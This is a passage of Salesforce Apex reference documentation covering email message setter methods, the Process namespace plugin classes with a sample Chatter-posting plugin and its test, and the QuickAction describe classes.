setTargetObjectId(targetObjectId)

Required if using a template, optional otherwise. The ID of the contact, lead, or user to which the email will be sent. The ID you specify sets the context and ensures that merge fields in the template contain the correct data.

Signature

```
public Void setTargetObjectId(ID targetObjectId)
```

Parameters

targetObjectId
Type: ID

Return Value

Type: Void

Usage

Do not specify the IDs of records that have the `Email Opt Out` option selected.

All emails must have a recipient value in at least one of the following fields:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`

setTemplateId(templateId)

Required if using a template, optional otherwise. The ID of the template used to create the email.

Signature

```
public Void setTemplateId(ID templateId)
```

Parameters

templateId
Type: ID

Return Value

Type: Void

setToAddresses(toAddresses)

Optional. A list of email addresses or object IDs of the contacts, leads, and users you're sending the email to. The maximum number of email addresses allowed is 100.

Signature

```
public Void setToAddresses(String[] toAddresses)
```

Parameters

toAddresses
Type: String[]

Return Value

Type: Void

Usage

All emails must have a recipient value in at least one of the following fields:

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`

`setTreatBodiesAsTemplate(treatAsTemplate)`

Optional. If set to `true`, the subject, plain text, and HTML text bodies of the email are treated as template data.

Signature

```
public void setTreatBodiesAsTemplate(Boolean treatAsTemplate)
```

Parameters

treatAsTemplate
Type: Boolean

Return Value

Type: void

`setTreatTargetObjectAsRecipient(treatAsRecipient)`

Optional. If set to `true`, the `targetObjectId` (a contact, lead, or user) is the recipient of the email. If set to `false`, the `targetObjectId` is supplied as the `WhoId` field for template rendering but isn't a recipient of the email. The default is `true`.

Signature

```
public void setTreatTargetObjectAsRecipient(Boolean treatAsRecipient)
```

Parameters

treatAsRecipient
Type: Boolean

Return Value

Type: void

Usage

Note: You can set TO, CC, and BCC addresses using the email messaging methods regardless of whether a template is used for the email or the target object is a recipient.

setWhatId(whatId)

If you specify a contact for the `targetObjectId` field, you can specify an optional `whatId` as well. This helps to further ensure that merge fields in the template contain the correct data.

Signature

```
public Void setWhatId(ID whatId)
```

Parameters

whatId
Type: ID

Return Value

Type: Void

Usage

The value must be one of the following types:

- Account
- Asset
- Campaign
- Case
- Contract
- Opportunity
- Order
- Product
- Solution
- Custom

Process Namespace

The `Process` namespace provides an interface and classes for passing data between your organization and a flow.

The following are the interfaces and classes in the `Process` namespace.

IN THIS SECTION:

Plugin Interface
Allows you to pass data between your organization and a specified flow.

PluginDescribeResult Class
Describes the input and output parameters for `Process.PluginResult`.

PluginDescribeResult.InputParameter Class
Describes the input parameter for `Process.PluginResult`.

PluginDescribeResult.OutputParameter Class
Describes the output parameter for `Process.PluginResult`.

PluginRequest Class
Passes input parameters from the class that implements the `Process.Plugin` interface to the flow.

PluginResult Class
Returns output parameters from the class that implements the `Process.Plugin` interface to the flow.

Plugin Interface

Allows you to pass data between your organization and a specified flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

Plugin Methods
Plugin Example Implementation

Plugin Methods

The following are instance methods for `Plugin`.

IN THIS SECTION:

describe()
Returns a `Process.PluginDescribeResult` object that describes this method call.

invoke(request)
Primary method that the system invokes when the class that implements the interface is instantiated.

`describe()`

Returns a `Process.PluginDescribeResult` object that describes this method call.

Signature

```
public Process.PluginDescribeResult describe()
```

Return Value

Type: Process.PluginDescribeResult

`invoke(request)`

Primary method that the system invokes when the class that implements the interface is instantiated.

Signature

```
public Process.PluginResult invoke(Process.PluginRequest request)
```

Parameters

request
Type: Process.PluginRequest

Return Value

Type: Process.PluginResult

Plugin Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at run time.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;
```

```
        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);

        plugin.invoke(request);
    }
}
```

PluginDescribeResult Class

Describes the input and output parameters for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.

- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

IN THIS SECTION:

PluginDescribeResult Constructors

PluginDescribeResult Properties

PluginDescribeResult Constructors

The following are constructors for `PluginDescribeResult`.

IN THIS SECTION:

PluginDescribeResult()
Creates a new instance of the `Process.PluginDescribeResult` class.

`PluginDescribeResult()`

Creates a new instance of the `Process.PluginDescribeResult` class.

Signature

```
public PluginDescribeResult()
```

PluginDescribeResult Properties

The following are properties for `PluginDescribeResult`.

IN THIS SECTION:

description
This optional field describes the purpose of the plug-in.

inputParameters
The input parameters passed by the `Process.PluginRequest` class from a flow to the class that implements the `Process.Plugin` interface.

name
Unique name of the plug-in.

outputParameters
The output parameters passed by the `Process.PluginResult` class from the class that implements the `Process.Plugin` interface to the flow.

tag

With this optional field, you can group plug-ins by tag name so they appear together in the Apex plug-in section of the Palette within the Flow Designer. This is helpful if you have multiple plug-ins in your flow.

description

This optional field describes the purpose of the plug-in.

Signature

```
public String description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

inputParameters

The input parameters passed by the `Process.PluginRequest` class from a flow to the class that implements the `Process.Plugin` interface.

Signature

```
public List<Process.PluginDescribeResult.InputParameter> inputParameters {get; set;}
```

Property Value

Type: List<Process.PluginDescribeResult.InputParameter>

name

Unique name of the plug-in.

Signature

```
public String name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

`outputParameters`

The output parameters passed by the `Process.PluginResult` class from the class that implements the `Process.Plugin` interface to the flow.

Signature

```
public List<Process.PluginDescribeResult.OutputParameter> outputParameters {get; set;}
```

Property Value

Type: List<Process.PluginDescribeResult.OutputParameter>

`tag`

With this optional field, you can group plug-ins by tag name so they appear together in the Apex plug-in section of the Palette within the Flow Designer. This is helpful if you have multiple plug-ins in your flow.

Signature

```
public String tag {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

PluginDescribeResult.InputParameter Class

Describes the input parameter for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Process

IN THIS SECTION:

PluginDescribeResult.InputParameter Constructors

PluginDescribeResult.InputParameter Properties

PluginDescribeResult.InputParameter Constructors

The following are constructors for `PluginDescribeResult.InputParameter`.

IN THIS SECTION:

PluginDescribeResult.InputParameter(name, description, parameterType, required)

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, description, parameter type, and required option.

PluginDescribeResult.InputParameter(name, parameterType, required)

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, parameter type, and required option.

`PluginDescribeResult.InputParameter(name, description, parameterType, required)`

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, description, parameter type, and required option.

Signature

```
public PluginDescribeResult.InputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

Parameters

`name`
Type: String

Unique name of the plug-in.

`description`
Type: String

Describes the purpose of the plug-in.

`parameterType`
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

`required`
Type: Boolean

Set to `true` for required and `false` otherwise.

`PluginDescribeResult.InputParameter(name, parameterType, required)`

Creates a new instance of the `Process.PluginDescribeResult.InputParameter` class using the specified name, parameter type, and required option.

Signature

```
public PluginDescribeResult.InputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

Parameters

name
Type: String

Unique name of the plug-in.

parameterType
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

required
Type: Boolean

Set to `true` for required and `false` otherwise.

PluginDescribeResult.InputParameter Properties

The following are properties for `PluginDescribeResult.InputParameter`.

IN THIS SECTION:

Description
This optional field describes the purpose of the plug-in.

Name
Unique name of the plug-in.

ParameterType
The data type of the input parameter.

Required
Set to `true` for required and `false` otherwise.

`Description`

This optional field describes the purpose of the plug-in.

Signature

```
public String Description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

Name

Unique name of the plug-in.

Signature

```
public String Name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

ParameterType

The data type of the input parameter.

Signature

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

Property Value

Type: Process.PluginDescribeResult.ParameterType

Required

Set to `true` for required and `false` otherwise.

Signature

```
public Boolean Required {get; set;}
```

Property Value

Type: Boolean

PluginDescribeResult.OutputParameter Class

Describes the output parameter for `Process.PluginResult`.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

PluginDescribeResult.OutputParameter Constructors

PluginDescribeResult.OutputParameter Properties

PluginDescribeResult.OutputParameter Constructors

The following are constructors for `PluginDescribeResult.OutputParameter`.

IN THIS SECTION:

PluginDescribeResult.OutputParameter(name, description, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

PluginDescribeResult.OutputParameter(name, parameterType)

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

`PluginDescribeResult.OutputParameter(name, description, parameterType)`

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

Signature

```
public PluginDescribeResult.OutputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType)
```

Parameters

`name`

Type: String

Unique name of the plug-in.

`description`

Type: String

Describes the purpose of the plug-in.

`parameterType`

Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

`PluginDescribeResult.OutputParameter(name, parameterType)`

Creates a new instance of the `Process.PluginDescribeResult.OutputParameter` class using the specified name, description, and parameter type.

Signature

```
public PluginDescribeResult.OutputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType)
```

Parameters

`name`
Type: String

Unique name of the plug-in.

`parameterType`
Type: Process.PluginDescribeResult.ParameterType

The data type of the input parameter.

PluginDescribeResult.OutputParameter Properties

The following are properties for `PluginDescribeResult.OutputParameter`.

IN THIS SECTION:

Description
This optional field describes the purpose of the plug-in.

Name
Unique name of the plug-in.

ParameterType
The data type of the input parameter.

`Description`

This optional field describes the purpose of the plug-in.

Signature

```
public String Description {get; set;}
```

Property Value

Type: String

Usage

Size limit: 255 characters.

Name

Unique name of the plug-in.

Signature

```
public String Name {get; set;}
```

Property Value

Type: String

Usage

Size limit: 40 characters.

ParameterType

The data type of the input parameter.

Signature

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

Property Value

Type: Process.PluginDescribeResult.ParameterType

PluginRequest Class

Passes input parameters from the class that implements the `Process.Plugin` interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

PluginRequest Properties

The following are properties for `PluginRequest`.

IN THIS SECTION:

inputParameters

Input parameters that are passed from the class that implements the `Process.Plugin` interface to the flow.

`inputParameters`

Input parameters that are passed from the class that implements the `Process.Plugin` interface to the flow.

Signature

```
public MAP<String,ANY> inputParameters {get; set;}
```

Property Value

Type: Map<String, Object>

PluginResult Class

Returns output parameters from the class that implements the `Process.Plugin` interface to the flow.

Tip: We recommend using the `@InvocableMethod` annotation instead of the `Process.Plugin` interface.

- The interface doesn't support Blob, Collection, sObject, and Time data types, and it doesn't support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows.
- The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint.

Namespace

Process

PluginResult Properties

The following are properties for `PluginResult`.

IN THIS SECTION:

outputParameters
Output parameters returned from the class that implements the interface to the flow.

`outputParameters`

Output parameters returned from the class that implements the interface to the flow.

Signature

```
public MAP<String, ANY> outputParameters {get; set;}
```

Property Value

Type: Map<String, Object>

QuickAction Namespace

The `QuickAction` namespace provides classes and methods for quick actions.

The following are the classes in the `QuickAction` namespace.

IN THIS SECTION:

DescribeAvailableQuickActionResult Class

Contains describe metadata information for a quick action that is available for a specified parent.

DescribeLayoutComponent Class

Represents the smallest unit in a layout—a field or a separator.

DescribeLayoutItem Class

Represents an individual item in a `QuickAction.DescribeLayoutRow`.

DescribeLayoutRow Class

Represents a row in a `QuickAction.DescribeLayoutSection`.

DescribeLayoutSection Class

Represents a section of a layout and consists of one or more columns and one or more rows (an array of `QuickAction.DescribeLayoutRow`).

DescribeQuickActionDefaultValue Class

Returns a default value for a quick action.

DescribeQuickActionResult Class

Contains describe metadata information for a quick action.

QuickActionDefaults Class

Represents an abstract Apex class that provides the context for running the standard Email Action on Case Feed and the container of the Email Message fields for the action payload. You can override the target fields before the standard Email Action is rendered.

QuickActionDefaultsHandler Interface

The `QuickAction.QuickActionDefaultsHandler` interface lets you specify the default values for the standard Email Action on Case Feed. You can use this interface to specify the From address, CC address, BCC address, subject, and email body for the Email Action in Case Feed. You can use the interface to pre-populate these fields based on the context where the action is displayed, such as the case origin (for example, country) and subject.

QuickActionRequest Class

Use the `QuickAction.QuickActionRequest` class for providing action information for quick actions to be performed by `QuickAction` class methods. Action information includes the action name, context record ID, and record.

QuickActionResult Class

After you initiate a quick action with the `QuickAction` class, use the `QuickActionResult` class for processing action results.

SendEmailQuickActionDefaults Class

Represents an Apex class that provides: the From address list; the original email's email message ID, provided that the reply action was invoked on the email message feed item; and methods to specify related settings on templates. You can override these fields before the standard Email Action is rendered.

DescribeAvailableQuickActionResult Class

Contains describe metadata information for a quick action that is available for a specified parent.

Namespace

QuickAction

Usage

The QuickAction `describeAvailableQuickActions` method returns an array of available quick action describe result objects (`QuickAction.DescribeAvailableQuickActionResult`).

DescribeAvailableQuickActionResult Methods

The following are methods for `DescribeAvailableQuickActionResult`. All are instance methods.

IN THIS SECTION:

getActionEnumOrId()
Returns the unique ID for the action. If the action doesn't have an ID, its API name is used.

getLabel()
The quick action label.

getName()
The quick action name.

getType()
The quick action type.

`getActionEnumOrId()`

Returns the unique ID for the action. If the action doesn't have an ID, its API name is used.

Signature

```
public String getActionEnumOrId()
```

Return Value

Type: String

`getLabel()`

The quick action label.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

The quick action name.

Signature

```
public String getName()
```

Return Value

Type: String

`getType()`

The quick action type.

Signature

```
public String getType()
```

Return Value

Type: String

DescribeLayoutComponent Class

Represents the smallest unit in a layout—a field or a separator.

Namespace

QuickAction

DescribeLayoutComponent Methods

The following are methods for `DescribeLayoutComponent`. All are instance methods.

IN THIS SECTION:

getDisplayLines()
Returns the vertical lines displayed for a field. Applies to `textarea` and multi-select picklist fields.

getTabOrder()
Returns the tab order for the item in the row.

getType()
Returns the name of the `QuickAction.DescribeLayoutComponent` type for this component.

getValue()
Returns the name of the field if the type for `QuickAction.DescribeLayoutComponent` is `textarea`.

`getDisplayLines()`

Returns the vertical lines displayed for a field. Applies to `textarea` and multi-select picklist fields.

Signature

```
public Integer getDisplayLines()
```

Return Value

Type: Integer

`getTabOrder()`

Returns the tab order for the item in the row.

Signature

```
public Integer getTabOrder()
```

Return Value

Type: Integer

`getType()`

Returns the name of the `QuickAction.DescribeLayoutComponent` type for this component.

Signature

```
public String getType()
```

Return Value

Type: String

`getValue()`

Returns the name of the field if the type for `QuickAction.DescribeLayoutComponent` is `textarea`.

Signature

```
public String getValue()
```

Return Value

Type: String

DescribeLayoutItem Class

Represents an individual item in a `QuickAction.DescribeLayoutRow`.

Namespace

QuickAction

Usage

For most fields on a layout, there is only one component per layout item. However, in a display-only view, the `QuickAction.DescribeLayoutItem` might be a composite of the individual fields (for example, an address can consist of street, city, state, country, and postal code data). On the corresponding edit view, each component of the address field would be split up into separate `QuickAction.DescribeLayoutItems`.

DescribeLayoutItem Methods

The following are methods for `DescribeLayoutItem`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the label text for this item.

getLayoutComponents()
Returns a list of `QuickAction.DescribeLayoutComponents` for this item.

isEditable()
Indicates whether this item can be edited (`true`) or not (`false`).

isPlaceholder()
Indicates whether this item is a placeholder (`true`) or not (`false`). If `true`, then this item is blank.

isRequired()
Indicates whether this item is required (`true`) or not (`false`).

`getLabel()`

Returns the label text for this item.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getLayoutComponents()`

Returns a list of `QuickAction.DescribeLayoutComponents` for this item.

Signature

```
public List<QuickAction.DescribeLayoutComponent> getLayoutComponents()
```

Return Value

Type: List<QuickAction.DescribeLayoutComponent>

`isEditable()`

Indicates whether this item can be edited (`true`) or not (`false`).

Signature

```
public Boolean isEditable()
```

Return Value

Type: Boolean

`isPlaceholder()`

Indicates whether this item is a placeholder (`true`) or not (`false`). If `true`, then this item is blank.

Signature

```
public Boolean isPlaceholder()
```

Return Value

Type: Boolean

`isRequired()`

Indicates whether this item is required (`true`) or not (`false`).

Signature

```
public Boolean isRequired()
```

Return Value

Type: Boolean

Usage

This is useful if, for example, you want to render required fields in a contrasting color.

DescribeLayoutRow Class

Represents a row in a `QuickAction.DescribeLayoutSection`.

Namespace

QuickAction

Usage

A `QuickAction.DescribeLayoutRow` consists of one or more `QuickAction.DescribeLayoutItem` objects. For each `QuickAction.DescribeLayoutRow`, a `QuickAction.DescribeLayoutItem` refers either to a specific field or to an "empty" `QuickAction.DescribeLayoutItem` (one that contains no `QuickAction.DescribeLayoutComponent` objects). An empty `QuickAction.DescribeLayoutItem` can be returned when a given `QuickAction.DescribeLayoutRow` is sparse (for example, containing more fields on the right column than on the left column).

DescribeLayoutRow Methods

The following are methods for `DescribeLayoutRow`. All are instance methods.

IN THIS SECTION:

getLayoutItems()
Returns either a specific field or an empty `QuickAction.DescribeLayoutItem` (one that contains no `QuickAction.DescribeLayoutComponent` objects).

getNumItems()
Returns the number of `QuickAction.DescribeLayoutItem`.

`getLayoutItems()`

Returns either a specific field or an empty `QuickAction.DescribeLayoutItem` (one that contains no `QuickAction.DescribeLayoutComponent` objects).

Signature

```
public List<QuickAction.DescribeLayoutItem> getLayoutItems()
```

Return Value

Type: List<QuickAction.DescribeLayoutItem>

`getNumItems()`

Returns the number of `QuickAction.DescribeLayoutItem`.

Signature

```
public Integer getNumItems()
```

Return Value

Type: Integer

DescribeLayoutSection Class

Represents a section of a layout and consists of one or more columns and one or more rows (an array of `QuickAction.DescribeLayoutRow`).

Namespace

QuickAction

DescribeLayoutSection Properties

The following are properties for `DescribeLayoutSection`.

`collapsed`

The current view of the record details section: collapsed (`true`) or expanded (`false`).

Signature

```
public Boolean collapsed {get; set;}
```

Property Value

Type: Boolean

`layoutsectionid`

The unique ID of the record details section in the layout.

Signature

```
public Id layoutsectionid {get; set;}
```

Property Value

Type: Id

DescribeLayoutSection Methods

The following are methods for `DescribeLayoutSection`.

IN THIS SECTION:

getColumns()
Returns the number of columns in the `QuickAction.DescribeLayoutSection`.

getHeading()
The heading text (label) for the `QuickAction.DescribeLayoutSection`.

getLayoutRows()
Returns an array of one or more `QuickAction.DescribeLayoutRow` objects.

getLayoutSectionId()
Returns the ID of the record details section in the layout.

getParentLayoutId()
Returns the ID of the layout upon which this `DescribeLayoutSection` resides.

getRows()
Returns the number of rows in the `QuickAction.DescribeLayoutSection`.

isCollapsed()
Indicates whether the record details section is collapsed (`true`) or expanded (`false`). If you build your own app, you can use this method to see whether the current user collapsed a section, and respect that preference in your own UI.

isUseCollapsibleSection()
Indicates whether the `QuickAction.DescribeLayoutSection` is a collapsible section (`true`) or not (`false`).

isUseHeading()
Indicates whether to use the `heading` (`true`) or not (`false`).

`getColumns()`

Returns the number of columns in the `QuickAction.DescribeLayoutSection`.

Signature

```
public Integer getColumns()
```

Return Value

Type: Integer

`getHeading()`

The heading text (label) for the `QuickAction.DescribeLayoutSection`.

Signature

```
public String getHeading()
```

Return Value

Type: String

`getLayoutRows()`

Returns an array of one or more `QuickAction.DescribeLayoutRow` objects.

Signature

```
public List<QuickAction.DescribeLayoutRow> getLayoutRows()
```

Return Value

Type: List<QuickAction.DescribeLayoutRow>

`getLayoutSectionId()`

Returns the ID of the record details section in the layout.

Signature

```
public Id getLayoutSectionId()
```

Return Value

Type: Id

`getParentLayoutId()`

Returns the ID of the layout upon which this `DescribeLayoutSection` resides.

Signature

```
public Id getParentLayoutId()
```

Return Value

Type: Id

`getRows()`

Returns the number of rows in the `QuickAction.DescribeLayoutSection`.

Signature

```
public Integer getRows()
```

Return Value

Type: Integer

`isCollapsed()`

Indicates whether the record details section is collapsed (`true`) or expanded (`false`). If you build your own app, you can use this method to see whether the current user collapsed a section, and respect that preference in your own UI.

Signature

```
public Boolean isCollapsed()
```

Return Value

Type: Boolean

`isUseCollapsibleSection()`

Indicates whether the `QuickAction.DescribeLayoutSection` is a collapsible section (`true`) or not (`false`).

Signature

```
public Boolean isUseCollapsibleSection()
```

Return Value

Type: Boolean

`isUseHeading()`

Indicates whether to use the `heading` (`true`) or not (`false`).

Signature

```
public Boolean isUseHeading()
```

Return Value

Type: Boolean

DescribeQuickActionDefaultValue Class

Returns a default value for a quick action.

Namespace

QuickAction

Usage

Represents the default values of fields to use in default layouts.

DescribeQuickActionDefaultValue Methods

The following are methods for `DescribeQuickActionDefaultValue`. All are instance methods.

IN THIS SECTION:

getDefaultValue()
Returns the default value of the quick action.

getField()
Returns the field name of the action.

`getDefaultValue()`

Returns the default value of the quick action.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

`getField()`

Returns the field name of the action.

Signature

```
public String getField()
```

Return Value

Type: String

DescribeQuickActionResult Class

Contains describe metadata information for a quick action.

Namespace

QuickAction

Usage

The QuickAction `describeQuickActions` method returns an array of quick action describe result objects (`QuickAction.DescribeQuickActionResult`).

IN THIS SECTION:

DescribeQuickActionResult Properties

DescribeQuickActionResult Methods

DescribeQuickActionResult Properties

The following are properties for `DescribeQuickActionResult`.

IN THIS SECTION:

canvasapplicationname

The name of the Force.com Canvas application invoked by the custom action.

colors

Array of color information. Each color is associated with a theme.

contextsobjecttype

The object used for the action. Was `getsourceSobjectType()` in API version 29.0 and earlier.

defaultvalues

The action's default values.

height

The height in pixels of the action pane.

iconname

The name of the icon used for the action. If a custom icon is not used, this value isn't set.

icons

Array of icons. Each icon is associated with a theme.

iconurl

The URL of the icon used for the action. This icon URL corresponds to the 32x32 icon used for the current Salesforce theme, introduced in Spring '10, or the custom icon, if there is one.

layout

The section of the layout where the action resides.

lightningcomponentbundleid

If the custom action invokes a Lightning component, the ID of the Lightning component bundle to which the component belongs.

lightningcomponentbundlename

If the custom action invokes a Lightning component, the name of the Lightning component bundle to which the component belongs.

lightningcomponentqualifiedname

The fully qualified name of the Lightning component invoked by the custom action.

miniiconurl

The icon's URL. This icon URL corresponds to the 16x16 icon used for the current Salesforce theme, introduced in Spring '10, or the custom icon, if there is one.

showquickactionlcheader

Indicates whether the Lightning component quick action header and footer are shown. If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

showquickactionvfheader

Indicates whether the Visualforce quick action header and footer should be shown. If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

targetparentfield

The parent object type of the action. Links the target object to the parent object. For example, the value is Account if the target object is Contact and the parent object is Account.

targetrecordtypeid

The record type of the target record.

targetsobjecttype

The action's target object type.

visualforcepagename
The name of the Visualforce page associated with the custom action.

visualforcepageurl
The URL of the Visualforce page associated with the action.

width
The width in pixels of the action pane, for custom actions that call Visualforce pages, Canvas apps, or Lightning components.

canvasapplicationname

The name of the Force.com Canvas application invoked by the custom action.

Signature

```
public String canvasapplicationname {get; set;}
```

Property Value

Type: String

colors

Array of color information. Each color is associated with a theme.

Signature

```
public List<Schema.DescribeColorResult> colors {get; set;}
```

Property Value

Type: List<Schema.DescribeColorResult> on page 2026

contextsobjecttype

The object used for the action. Was `getsourceSobjectType()` in API version 29.0 and earlier.

Signature

```
public String contextsobjecttype {get; set;}
```

Property Value

Type: String

defaultvalues

The action's default values.

Signature

```
public List<QuickAction.DescribeQuickActionDefaultValue> defaultvalues {get; set;}
```

Property Value

Type: List<QuickAction.DescribeQuickActionDefaultValue>

height

The height in pixels of the action pane.

Signature

```
public Integer height {get; set;}
```

Property Value

Type: Integer

iconname

The name of the icon used for the action. If a custom icon is not used, this value isn't set.

Signature

```
public String iconname {get; set;}
```

Property Value

Type: String

icons

Array of icons. Each icon is associated with a theme.

Signature

```
public List<Schema.DescribeIconResult> icons {get; set;}
```

Property Value

Type: List<Schema.DescribeIconResult on page 2047>

If no custom icon was associated with the quick action and the quick action creates a specific object, the icons will correspond to the icons used for the created object. For example, if the quick action creates an Account, the icon array will contain the icons used for Account.

If a custom icon was associated with the quick action, the array will contain that custom icon.

iconurl

The URL of the icon used for the action. This icon URL corresponds to the 32x32 icon used for the current Salesforce theme, introduced in Spring '10, or the custom icon, if there is one.

Signature

```
public String iconurl {get; set;}
```

Property Value

Type: String

`layout`

The section of the layout where the action resides.

Signature

```
public QuickAction.DescribeLayoutSection layout {get; set;}
```

Property Value

Type: QuickAction.DescribeLayoutSection on page 1869

`lightningcomponentbundleid`

If the custom action invokes a Lightning component, the ID of the Lightning component bundle to which the component belongs.

Signature

```
public String lightningcomponentbundleid {get; set;}
```

Property Value

Type: String

`lightningcomponentbundlename`

If the custom action invokes a Lightning component, the name of the Lightning component bundle to which the component belongs.

Signature

```
public String lightningcomponentbundlename {get; set;}
```

Property Value

Type: String

`lightningcomponentqualifiedname`

The fully qualified name of the Lightning component invoked by the custom action.

Signature

```
public String lightningcomponentqualifiedname {get; set;}
```

Property Value

Type: String

`miniiconurl`

The icon's URL. This icon URL corresponds to the 16x16 icon used for the current Salesforce theme, introduced in Spring '10, or the custom icon, if there is one.

Signature

```
public String miniiconurl {get; set;}
```

Property Value

Type: String

`showquickactionlcheader`

Indicates whether the Lightning component quick action header and footer are shown. If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

Signature

```
public Boolean showquickactionlcheader {get; set;}
```

Property Value

Type: Boolean

`showquickactionvfheader`

Indicates whether the Visualforce quick action header and footer should be shown. If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

Signature

```
public Boolean showquickactionvfheader {get; set;}
```

Property Value

Type: Boolean

`targetparentfield`

The parent object type of the action. Links the target object to the parent object. For example, the value is Account if the target object is Contact and the parent object is Account.

Signature

```
public String targetparentfield {get; set;}
```

Property Value

Type: String

`targetrecordtypeid`

The record type of the target record.

Signature

```
public String targetrecordtypeid {get; set;}
```

Property Value

Type: String

`targetsobjecttype`

The action's target object type.

Signature

```
public String targetsobjecttype {get; set;}
```

Property Value

Type: String

`visualforcepagename`

The name of the Visualforce page associated with the custom action.

Signature

```
public String visualforcepagename {get; set;}
```

Property Value

Type: String

`visualforcepageurl`

The URL of the Visualforce page associated with the action.

Signature

```
public String visualforcepageurl {get; set;}
```

Property Value

Type: String

`width`

The width in pixels of the action pane, for custom actions that call Visualforce pages, Canvas apps, or Lightning components.

Signature

```
public Integer width {get; set;}
```

Property Value

Type: Integer

DescribeQuickActionResult Methods

The following are methods for `DescribeQuickActionResult`. All are instance methods.

IN THIS SECTION:

getActionEnumOrId()
Returns the unique ID for the action. If the action doesn't have an ID, its API name is used.

getCanvasApplicationName()
Returns the name of the Canvas application, if used.

getColors()
Returns an array of color information. Each color is associated with a theme.

getContextSobjectType()
Returns the object used for the action. Replaces `getsourceSobjectType()` in API version 30.0 and later.

getDefaultValues()
Returns the default values for a action.

getHeight()
Returns the height in pixels of the action pane.

getIconName()
Returns the actions' icon name.

getIconUrl()
Returns the URL of the 32x32 icon used for the action.

getIcons()
Returns a list of `Schema.DescribeIconResult` objects that describe colors used in a tab.

getLabel()
Returns the action label.

getLayout()
Returns the layout sections that comprise an action.

getLightningComponentBundleId()
